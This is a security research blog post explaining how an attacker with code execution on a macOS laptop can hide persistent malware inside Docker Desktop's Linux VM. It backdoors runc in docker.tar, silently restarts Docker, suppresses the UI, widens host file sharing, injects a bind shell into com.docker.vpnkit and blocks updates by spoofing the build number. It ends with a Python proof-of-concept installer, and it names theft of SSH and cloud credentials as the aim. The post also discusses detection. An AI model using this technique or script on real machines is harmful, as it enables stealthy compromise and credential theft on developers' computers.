# Hiding malware in Docker Desktop's virtual machine

*For how this research was done, check out the research diary.*

You know Docker Desktop? The software developers have on their macOS laptops? Did you know that, on macOS, it runs a Linux Virtual Machine (VM) on your computer when you run it?

We didn't know that, until we hid malware in the VM. The VM hides the malware process and its behaviour from the host, since the host does not typically check the running processes *within* the VM. The malware still has enough access to read/write most of the disk and access the network, even though it's in the VM.

It would be possible to see the malware's activity (syscalls) via the new macOS Endpoint Security Framework, but we know of no endpoint detection software that uses it yet. We don't see an easy way to prevent this technique, since it's not a bug, it's a feature.

## What is Docker Desktop?

Everybody's using Docker now, since it makes it easier to write code on one computer and run it on another. But, Docker relies on features of the Linux kernel to function, and so it only runs on Linux.

Normally, "it only runs on Linux" would be the end of the story. But, for whatever reason, you actually *can* run Docker on macOS or Windows, by downloading and installing Docker Desktop (this research is about macOS only, though). Of course, Docker will still technically be running on Linux, *within* the Linux virtual machine that Docker Desktop installs.

## Docker Desktop’s Linux virtual machine

Did you know this is also a Linux virtual machine?

You could easily go through the entire install process for Docker Desktop, and then use it every day for several years without realising that it is running a Linux virtual machine alongside your desktop OS. But it is!

All your Docker containers need to run on Linux, and this is where they run. Docker Desktop does this fairly magically and transparently, so unless you know where to look, you’d never know. We use this to our advantage, and hide malware within the VM that the user may not even know they have.

## Hiding malware in virtual machines

A virtual machine on the user's desktop happens to be an excellent place to hide malware, since most Endpoint Security software does not "see" into the VM.

All processes within the VM appear as a single process (running the virtual machine), and all files are stored in the single virtual machine disk file. The VM process acts as a syscall proxy, making syscalls to the host OS on behalf of the virtual processes running within it.

### Example: Running a script inside vs. outside the VM

Let’s say we, an attacker, having gained access to someone else’s computer, wanted to run a script on it. Say, one called big_malware.sh, a script that reads and uploads a user’s SSH keys to a remote server.

If we just run it as usual, the relevant processes the user can see are:

```
|   \-+= 12745 user bash big_malware.sh
|     \--- 12746 user ls ~/.ssh/
|     \--- 12747 user python commit_cybercrime.py --ssh-key-path
~/.ssh/id_rsa
```

So, endpoint detection software is able to see which processes we run.

What if we were to run the same script inside the VM?

Then, the only relevant process would be:

```
12602 user com.docker.hyperkit -A -u -F vms/0/hyperkit.pid -c 6 -m
2048M...
```

This process is the virtual machine process, and it will already be running if the user is running Docker Desktop. The process list looks the same, whether or not we run big_malware.sh in the VM.

Of course, if the user were to check the running processes *inside* the VM, they'd see big_malware.sh and all its rascally pals. But, will they? Does their computer's monitoring software check there? We would find it particularly surprising if the answer were yes.

## The Docker Desktop VM has access to the user's files and network

Normally malware running in a VM is not a problem, since it's easy for the host machine to access the VM, but difficult for the VM to escape its sandbox and access the host. Any malware running in the VM, then, can only do damage within the VM. Unfortunately, the same rules that apply to the malware apply to the developer's Docker containers, since they must also run in the VM.

Developers often need their Docker containers to be able to access their local files and network, so Docker Desktop has features which allow this, bypassing the need to escape the VM. Because malware running in the VM has the same privileges as Docker containers, we're not exploiting vulnerabilities in software when we access the host machine's files and network - we're just using features of Docker Desktop.

## Using a VM that's already there is convenient for attackers

Using a virtual machine as a syscall proxy has always been possible, but often impractical due to the performance and stealth costs of downloading, installing, and running a virtual machine on someone else's computer. Attackers have had some success deploying ransomware in a virtual machine disk file, then running the VM to run the ransomware.

Our technique's advantage is that the VM is already installed on the user's machine, and it's also shared with the user's legitimate Docker containers, so there's plenty of activity to blend in with. It is difficult to say what the VM is "supposed" to do, since it is supposed to run arbitrary Docker containers, which can do anything.

This post explores using the already-installed but often-unnoticed Docker Desktop VM to hide malware on macOS. We develop a technique for stealthily installing the malware, then explore how much access to the host we can get from within the VM (a lot).

During our testing, our implementation of this technique was able to:

- Execute shell commands within the Service Container
- Read/write files on the host
- Access the local network and the internet as the host

- Persist after the machine reboots/suspends
- Prevent Docker Desktop from updating
- Optionally execute shell commands on the host, by backdooring a binary Docker runs on the host

## Backdooring Docker Desktop

We tested the techniques in this section using macOS 11.2.3 (Big Sur) and Docker Desktop 3.5.1.


## Installation

In our scenario, we, an attacker, have gained the ability to execute code on a user's macOS machine via, for example, phishing the user into running terminal commands. Our goal is to install remote access software (which we will call *malware*) and continue to use it long-term as stealthily as possible.

### How it works: Backdooring a binary within a tar file

The macOS Docker Desktop application is installed at /Applications/Docker.app. Within it is a file of interest, Contents/Resources/linuxkit/docker.tar, containing a Linux root filesystem directory structure which is later copied into the LinuxKit VM. If we replace containers/services/docker/lower/usr/bin/runc *within* docker.tar with a backdoored version, it will then be executed by Docker in a container (called the Service Container) the next time Docker is restarted.

A backdoored version of runc can be created easily enough by modifying and compiling its open-source code.



AkihiroSuda Merge pull request #3331 from kolyshkin/nsenter-unsup … c83abc5 5 days ago 5,822 commits

| | | |
|---|---|---|
| .github | ci: enable extra linters for new code | last month |
| contrib | runc exec: reject paused container unless --ignore-paused | 2 months ago |
| docs | Mark `runc features` experimental | last month |
| libcontainer | Refuse to build runc without nsenter | 5 days ago |
| man | runc exec: reject paused container unless --ignore-paused | 2 months ago |
| script | script/seccomp.sh: fix argc check | last month |
| tests | tests/int: use update_config in hooks test | last month |
| types | types/features: clarify MountOptions | last month |
| vendor | build(deps): bump github.com/checkpoint-restore/go-criu/v5 | 19 days ago |
| .cirrus.yml | Fix failure with rw bind mount of a ro fuse | 2 months ago |
| .codespellrc | Fix codespell warnings, add codespell to ci | 5 months ago |
| .gitignore | contrib: add sample seccomp agent | 4 months ago |

About

CLI tool for spawning and running containers according to the OCI specification

www.opencontainers.org/

docker containers oci

Readme
Apache-2.0 License
Code of conduct
8.8k stars
383 watching
1.7k forks

Releases 27

runc 1.0.3 -- "If you were wait... Latest
on 6 Dec 2021

+ 26 releases

Our example backdoor downloads and executes a remote access agent in memory within the Service Container. (Note that runc runs on Linux, not macOS.)

## Restarting Docker Desktop to execute our code

But, even if we replace the runc file, it hasn't actually run yet. We need to restart Docker Desktop, so it sees our new, slightly more interesting version of runc and runs it.

We can restart Docker Desktop silently by first terminating the Docker process, then opening the app hidden in the background: open -gj /Applications/Docker.app. The UI would normally pop up at this point, alerting the user, but we prevent this by editing ~/Library/Group Containers/group.com.docker/settings.json to set openUIOnStartupDisabled to true. (This can be done without root access.)


When Docker Desktop starts, our malware will be running in a shell like this.

```
root@docker-desktop:/# ls
Applications  boot     lib    private  srv
Library       dev      lib64  proc     sys
Users         etc      media  root     tmp
```

```
Volumes       home      mnt    run      usr
bin           host_mnt  opt    sbin     var
```

## The Service Container

We're seeing both a Linux filesystem and the user's macOS directories mounted on top because we are running in Docker's Service Container. It's a Docker container, so of course, it cannot run natively on macOS. The Service Container runs where all containers run, within the LinuxKit VM. This means we are simply executing code within a Docker container *within* a Linux VM, neither of which the user is likely to know exist.




The Service Container is used by Docker internally, so it does not show up when the user runs docker ps, docker container ls etc.

## What access do we have?

Technically, we do not have a shell on the user's macOS desktop at all. Overwriting the runc binary gives us a shell in a Docker container within a VM on the user's machine. In this section we find that the access we do have is plenty.

## File access

By default, the Service Container has access to the following directories on the host, mounted at /host_mnt: /Users, /Volume, /private, /tmp and /var/folders.



Resources File sharing

These directories (and their subdirectories) can be bind mounted into Docker containers. You can check the documentation for more details.

/Users

/Volumes

/private

/tmp

/var/folders

/path/to/exported/directory

Although we are root within the Service Container, when accessing files on the host we have the permissions of the user running Docker Desktop. Even though we are not root on the host, most of the files containing credentials/config files of practical interest to an attacker are within /Users (e.g. ~/.ssh, ~/.aws, ~/.bashrc).

### Gaining access to more directories

Still, if we want to access even more directories on the host, we can, by editing the Filesystem Sharing option in Docker's config file. Confusingly, we can share any directory from the host which does not already exist within the Service Container. For example, we cannot mount /bin from the host to the Service Container, since /bin already exists in the Service Container's Linux filesystem. We can mount /Applications, since /Applications exists only on macOS, not Linux.

### Editing Docker's configuration file from within the Service Container

We want to be able to edit Docker’s settings from our malware, so we can give ourselves more access later.

Docker's configuration file is stored at ~/Library/Group Containers/group.com.docker/settings.json. However, the group.com.docker directory is not accessible from within the Service Container. To work around this, at install time we need to disable gRPC file sharing, so Docker Desktop falls back to the legacy osxfs file sharing. Then, the config file is accessible from within the Service Container, and we can make any additional changes without running commands on the host. We don’t know why this works, but it does.

There is no configuration option for enabling/disabling gRPC file sharing within the config file, only within the UI. We cannot interact with the UI, but we can disable gRPC file sharing by disabling the feature flag controlling it in $HOME/Library/Group\ Containers/group.com.docker/features-overrides.json.

## Network access

When our malware accesses the network, it does so as any other container on the host would, since it is running in the Service Container. We have access to the local network and the internet, just as we would if we were running on the host.

However, we have an extra stealth advantage, in that our traffic is not attributable to a particular process. Docker Desktop sends all traffic from all containers via the com.docker.vpnkit (VPNKit) process, which is always running on the user's machine. Our traffic then blends in with the traffic from all the other containers running.

## Running shell commands on the host

Because we are running within the Service Container, we cannot interact with the running processes on the host. We might want to run a shell command on the host to terminate a process, display a popup to the user, for example. We would not need to run shell commands to read or write files on the host, since we already have that access within the Service Container.

### Backdooring a binary to run shell commands

But what if we want to do it anyway? We can backdoor a binary on the host to also run a bind shell, listening on localhost. In our implementation, we use the-backdoor-factory to inject shellcode for a TCP bind shell into the com.docker.vpnkit binary. This binary was chosen because it already exists on the host, runs automatically while Docker is running, and already receives a lot of network traffic from containers.

The backdoor can be installed at installation time (from the host), but can also be installed from within the Service Container, since we have write access to the com.docker.vpnkit binary. We can just overwrite the binary with the backdoored version from within the Service Container. We would have to wait until Docker Desktop is restarted for our backdoored binary to run, though.

In enabling the shell, we make com.docker.vpnkit also listen on a localhost port. This is not something the binary normally does, and so it's a risk tradeoff to enable the localhost shell. We could also implement a system where, for example, the shell only listens while a predefined file is present on the filesystem, so that the malware can switch the shell on and off from within the Service Container by creating/deleting the file.

### Enabling apt

The install of apt within the Service Container is broken in several ways (it cannot resolve DNS, missing perl dependency), which may be troublesome if we want to install additional software within the Service Container. The software installed is minimal by-design, and doesn't have common tools such as curl.

It is possible to repair the apt install (without using apt itself of course) by providing the hard-coded IP addresses in /etc/hosts for the domains queried by apt update and also by copying the curl binary/libraries from a debian container into the Service Container.

## Stealth

### Hiding processes from the host

Perhaps the biggest benefit of running malware within the Service Container is that the host cannot easily "see" any processes we run. In the hosts's process listing, all it will see is the com.docker.hyperkit process running the Linux VM, no matter how many processes we create within it.

This means we are free to browse and edit the filesystem without risk of our processes or shell commands being detected by present-day endpoint monitoring or antivirus software. Of course, the user ultimately controls their machine, and so they *could* list the processes within the VM, or within the Service Container. They could also drop into a shell in either, using nsenter (to enter LinuxKit), and then ctr (to execute bash within the Service Container). They could also monitor the syscalls being made using e.g. the macOS Endpoint Security Framework.

But, we know of no monitoring/antivirus software that does this right now, so our malware will be safely hidden until one day they do.

### Minimising shell commands run on the host

By implementing the installation and above config file changes in a programming language (e.g. Python or Golang) rather than via bash commands, we will not be creating shell command processes on the host, which might lead to detection. The only processes the host would see are the installer process (python or the Golang binary), and the open command used to restart Docker Desktop. The rest of our work will be translated into system calls directly by the programming language, rather than by creating shell command processes like cp, tar, sed, etc.

## Hiding from docker ps

Because we are running in a special container used by Docker internally, (the Service Container), the container does not show up when the user runs docker ps, docker container ls etc.

## Avoiding macOS permission popups

Since macOS Catalina, Apps that try to access particular protected folders (e.g. Downloads, Desktop) will trigger a popup asking the user if they want to give that app permission to access the folder. If we ran ls in the user's home directory (on purpose or by accident), it would trigger a "Docker is trying to access..." popup for each protected directory and risk alerting the user to the malware's presence.

To prevent the popups from being triggered accidentally, we can just tell ls to avoid those directories: e.g.

```
ls -I Downloads -I Documents -I Desktop ~
```

## Persistence

Docker Desktop runs automatically upon boot (including executing our backdoored runc binary), so our malware will survive a reboot. What it will not survive, however, is an update to Docker Desktop. When Docker Desktop updates, it restarts and overwrites the docker.tar file we have backdoored on the host, removing our malware.

Updates are not automatic. The user has to click "Download update" in the menu tray icon, then "Restart and update" after it's downloaded. So, while it is possible that the user will neglect to update Docker Desktop, we may not want to risk that.

### Disabling updates

Docker Desktop stores the build number of the current running version inside the App's Info.plist file (as CFBundleVersion). We can silently prevent Docker Desktop from updating by increasing the build number by a large amount (e.g. 68992 to 99999). When it then checks for updates, the check will still succeed, but conclude that the version we have is higher than the version available to update to. The user will be unable to update Docker Desktop without reinstalling it completely or manually reversing the change we made to Info.plist.

This does mean the user will be unable to update to a newer version, and may become suspicious if they learn that a newer version exists. Depending on how long-term access is needed, a better method of persisting through a Docker Desktop update/reinstall may be required (see Future Work section).

## Why does this work?

Broadly, because we are trying to run Docker on macOS, but Docker does not work on macOS. So, to try and *make* it run on macOS, it is run in a Virtual Machine. But then, it does not have any access to the host's files and network as it would if it was running natively, so several custom software layers (VPNKit, osxfs) were made to attempt to replicate the experience of running Docker on Linux, but on macOS. They, impressively, succeed at this incredibly complex and error-prone task, covering up the underlying idiosyncrasies so well that the user is not even aware that there *is* a Virtual Machine on their computer.

## Docker.app writable by non-root

We are only able to edit the files within the app directly because the directory /Applications/Docker.app is not owned by root. Some apps in /Applications are owned by root, but for reasons unknown to the authors, some non-system apps are owned by the user. Some user-owned apps include Docker, Google Chrome, Visual Studio Code, and iTerm, while Slack, VMWare Fusion, and Wireguard are owned by root.

If /Applications/Docker.app were owned by root, overwriting the binary would not be possible without root access at install time (we are assuming our attacker does not have root access, since there are far more effective things they could do if they did). We would have to backdoor runc by editing the config file at ~/.docker/daemon.json to point to an on-disk binary on the host to run instead.

Checking the integrity of the runc binary, signing it, or otherwise trying to make sure only Docker-approved binaries can be used to run containers wouldn’t prevent this technique, since a feature of Docker Desktop is to allow the user to provide their own custom binary to replace runc.

## Detection

Without the ability to monitor which processes are making which syscalls, we have not found a reliable way to detect this technique. It is difficult to monitor a process' syscalls if the process is protected by macOS' System Integrity Protection (SIP), since the monitoring software will not have permission to do so. SIP can only be globally enabled or disabled, not configured in more detail.

### Installation process footprint

The only processes we create on the host are:

- The installation script/binary
- open -gj /Applications/Docker.app

The installation script's process looks like any other process running a script, since we implement the file operations in Python, rather than spawning more noisy subprocesses using shell commands (cp, rm, tar etc.). The open command looked like a normal thing for a user to do in our tests, so we couldn't use it as a reliable indicator of this technique. If the attacker wanted to be even more stealthy and not risk the open command being detected, they could just omit it entirely. The malware will then run next time Docker or the computer are restarted.

### Old versions of Docker Desktop

Since we are disabling Docker Desktop updates, it will eventually become out of date. Unfortunately, Docker Desktop doesn't update without the user manually clicking "update", so looking for machines with old versions of Docker Desktop is unlikely to be able to detect this technique. This would also require the compromise to have lasted long enough for new versions of Docker Desktop to have been released, which is presumably too long.

## macOS Endpoint Security Framework

There's a new macOS Endpoint Security Framework, released with macOS 10.15 in October 2019. We haven't observed it being widely used, but its documentation does say it can monitor more than just running processes.

It does show file access/modify events, so if we were to read ~/.ssh/id_rsa from our malware, it would be logged. However, the process responsible for reading it would be com.docker.hyperkit (or some other legitimate Docker process), not e.g. big-malware.sh. The VM is still acting as a syscall proxy for our malware, masking the true process responsible for the syscalls, and allowing us to blend in with the legitimate syscalls made by the user's Docker containers.

It's completely possible for the VM software itself to list running processes *within* the VM, and trace which "virtual" processes are responsible for which syscalls, but this is a more complex detection mechanism than most users have.

We predict that once endpoint detection software on macOS is able to use the Endpoint Security Framework, techniques like this will be much easier to detect. So, we encourage the use of the ESF, or otherwise a method to monitor syscalls on macOS endpoints

## Future work

### Windows

Our testing was done on macOS, but the same ideas may also work on Windows. Current windows detection software is more easily able to monitor syscalls than on macOS, so this technique would be less stealthy.

If, as planned, Docker for Windows migrates to WSL2, then there will be no need for a VM, and so the advantages of hiding within one won't be relevant.

### Backdooring updates as they come

To avoid the malware being overwritten by an update, we disable Docker Desktop updates. Instead, since we have access to the location updates are downloaded (~/Library/Caches/com.docker.docker/org.sparkle-project.Sparkle), we could backdoor the update itself between its download and installation. Then Docker Desktop could keep updating, and this technique couldn't be detected by using old Docker Desktop versions anymore.

Persistence within the disk image of the LinuxKit VM (Docker.raw) could also be explored.

## Conclusion

We've sacrificed some attack options for stealth. This technique only works on macOS machines running Docker Desktop, and we can't execute code on the user's machine (unless we enable the com.docker.vpnkit backdoor and risk being detected). But, we can read/write files to the user's home directory, and make network requests from the machine. The user's laptop can't clearly see what we're doing, since our activity is both masked by Docker's virtual machine, and blends in with other Docker processes and network communication.

We think this is a good deal for us, since we haven't sacrificed the options we're most likely to use: We can still steal the large volume of credentials that are typically in the user's home directory in a corporate environment, and use them from their original, trusted device. So, we come out ahead: Much harder to detect at no loss to us in the average case.

### Appendix: Proof-of-concept Installation script

If you want the summary of this entire blog post, here it is:

```
import psutil
import tarfile
import shutil
import os
import json

import requests

# URL to download backdoored version of runc from.
RUNC_URL = ""
BACKDOORED_RUNC = "/tmp/runc"

DOCKER_TAR_PATH = "/Applications/Docker.app/Contents/Resources/linuxkit"
DOCKER_DOT_TAR = f"{DOCKER_TAR_PATH}/docker.tar"
DOCKER_SETTINGS_FILENAME = os.path.expanduser(
    "~/Library/Group Containers/group.com.docker/settings.json")
FEATURE_FLAGS_FILENAME = os.path.expanduser(
    "~/Library/Group Containers/group.com.docker/features-overrides.json")
DOCKER_APP_INFO_FILENAME = "/Applications/Docker.app/Contents/Info.plist"

# Version of Docker Desktop to spoof. Current version as of 2021-06-16:
65384
SPOOFED_BUILD_NUMBER = "95384"


def untar(filename):
    tar = tarfile.open(filename)
    tar.extractall()
    tar.close()



def tar(filename, dir):
    tar = tarfile.open(filename, "w")
    tar.add(dir)
    tar.close()



def download(url, path):
    resp = requests.get(url)
    with open(path, "wb") as f:
        f.write(resp.content)
```

```
def main():
    # Modify the docker.tar with the backdoored runc binary, then
    # extract the tar.

    download(RUNC_URL, BACKDOORED_RUNC)

    os.chdir(DOCKER_TAR_PATH)

    untar("docker.tar")

    # Overwrite the runc binary with our backdoored version.
    os.chmod(BACKDOORED_RUNC, 0o755)
    shutil.move(BACKDOORED_RUNC,
                f"
{DOCKER_TAR_PATH}/containers/services/docker/lower/usr/bin/runc")

    # Delete the existing docker.tar, so we make a new one and don't
double overwrite.
    os.remove(f"{DOCKER_TAR_PATH}/docker.tar")

    # Compress the tar again.
    tar("docker.tar", "containers")

    # Delete the temporary dirs we made.
    shutil.rmtree(f"{DOCKER_TAR_PATH}/containers")

    # Edit the Docker config file.
    settings = json.load(open(DOCKER_SETTINGS_FILENAME))

    filesharing_dirs = settings["filesharingDirectories"]
    sync_dirs = settings["synchronizedDirectories"]

    filesharing_dirs.extend(["/Applications", "/Library"])
    sync_dirs.extend(["/Users", "/Applications"])

    # Append extra dirs to fileSharingDirectories.
    settings["filesharingDirectories"] = filesharing_dirs

    # Synchronise directories with the VM so we can read/write to them in
sync.
    settings["synchronizedDirectories"] = sync_dirs

    # Don't alert the user by popping up the UI when we restart Docker
Desktop.
    settings["openUIOnStartupDisabled"] = True

    json.dump(settings, open(DOCKER_SETTINGS_FILENAME, "w"), indent=4)

    # Edit feature flags to disable gRPC file sharing and use osxfs
instead.
    grpc_override_config = {
        "grpcfuseV2": {
            "label": "Use grpcfuse for filesharing by default",
            "description": "Switch off to use the legacy osxfs file
sharing instead.",
            "enabled": False,
            "type": 1
        }
    }

    json.dump(grpc_override_config,
              open(os.path.expanduser(
                  "~/Library/Group Containers/group.com.docker/features-
overrides.json"),  "w"),
              indent=4)

    # Restart Docker Desktop
    for proc in psutil.process_iter():
        if proc.name() == "Docker":
            proc.terminate()
    os.system("open -gj /Applications/Docker.app")


if __name__ == "__main__":
```

```
main()
```